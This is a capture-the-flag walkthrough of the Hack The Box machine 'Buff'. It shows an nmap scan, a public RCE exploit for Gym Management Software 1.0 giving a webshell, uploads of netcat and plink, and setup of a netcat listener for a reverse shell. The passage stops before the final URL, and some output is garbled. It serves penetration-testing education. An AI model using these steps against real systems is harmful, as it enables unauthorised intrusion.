

BUFF


Welcome back my fellow hackers so today we are going to do a walk-through of HTB machine Buff It is a quite easy machine and holds 20 points so lets connect youe vpn and lets get started ……

The IP address of the machine is 10.10.10.198 . first of all ping it and lets start to hack it !!!!




If you see the home page of the machine then its a fitness website i tried to do scan the machine by nmap but i didnt get anything .





```
root@kali:~# nmap -sC -sV -A 10.10.10.198
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-25 13:15 IST
Nmap scan report for buff (10.10.10.198)
Host is up (0.49s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2008 (85%)
OS CPE: cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
Aggressive OS guesses: Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 8080/tcp)
HOP RTT       ADDRESS
1   405.30 ms 10.10.16.1
2   579.69 ms buff (10.10.10.198)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.35 seconds
root@kali:~# 
```


Now if you go to the About section of the website then youll find that it is created using Gym management software 1.0



mrb3n's Bro Hut
Made using Gym Management Software 1.0

© Projectworlds.in

After googling the software version i found a RCE vulneraility in the system. the exploit of the vulnerability is uploaded on exploit-db


Made using Gym Management Software 1.0 exploit - Google Search - Mozilla Firefox
mrb3n's Bro Hut
Made using Gym Manag
https://www.google.com/search?client=firefox-b-e&q=Made+using+Gym+Management+S
Google
Made using Gym Management Software 1.0 exploit
All
Videos
Images
News
Shopping
More
Settings
Tools
SafeSearch on

About 37,50,000 results (0.54 seconds)

www.exploit-db.com › exploits

Gym Management System 1.0 - Exploit Database

May 22, 2020 - **Gym Management** System **1.0** - Unauthenticated Remote Code ... Date: 2020-05-21 # Vendor Homepage: https://projectworlds.in/ # **Software** Link: ... file to have the extension **with** the second item an array **created from** the ...
You visited this page on 24/7/20.

jacobriggs.io › blog › posts › ctf-htb-buff-write-up-wal...

HTB Buff write-up walkthrough - Jacob Riggs | Blog


5 days ago - I then connected my Kali instance **via** HTB's OpenVPN configuration file and pinged the ... indicated the site was "**Made using Gym Management Software 1.0**", signed **with** the ... I decided to search Google to see if I could find a copy of the **software** version **1.0** online. ... **Gym Management** System **1.0 Exploit**.
You've visited this page 3 times. Last visit: 24/7/20

jacobriggs.io › blog › posts › category › write-ups

Write Ups - Jacob Riggs | Blog

The web server produced a fitness website, so I browsed **through** the pages. ... was "**Made using Gym Management Software 1.0**", signed **with** the copyright label ... **from exploit-**

I downloaded it and executed it as shown further and i got a reverse shell of the machine .




```
root@kali:~/Downloads# python 48506.py http://10.10.10.198:8080/
            ^
/vvvvvvvvvvvv \--------------------------------------,
`^^^^^^^^^^^^^ /============BOKU====================="
            v

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> 
```

Now we need to get a command shell of the machine , so in order to get a command line shell we need to upload following exe files

NETCAT : TO GET A REVERSE SHELL

 PLINK : TO PORT FORWARD

we can upload them using following commands cp /usr/share/windows-binaries/nc.exe . and cp /usr/share/windows-binaries/plink.exe .




```
root@kali:~/Downloads# python 48506.py http://10.10.10.198:8080/
            ^
/vvvvvvvvvvvv \--------------------------------------,
`^^^^^^^^^^^^^ /============BOKU====================="
            v

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> cp /usr/share/wp-binaries/nc.exe .
�PNG
▌

C:\xampp\htdocs\gym\upload> cp /usr/share/wp-binaries/plink.exe .
�PNG
▌
```

Now we need to Get a revsese shell by executing the netcat so lets do this !!!!!


1. open netcat listner on your machine and type the following comand nc -lvvnp 1337

2. Now execute the following URL in your browser



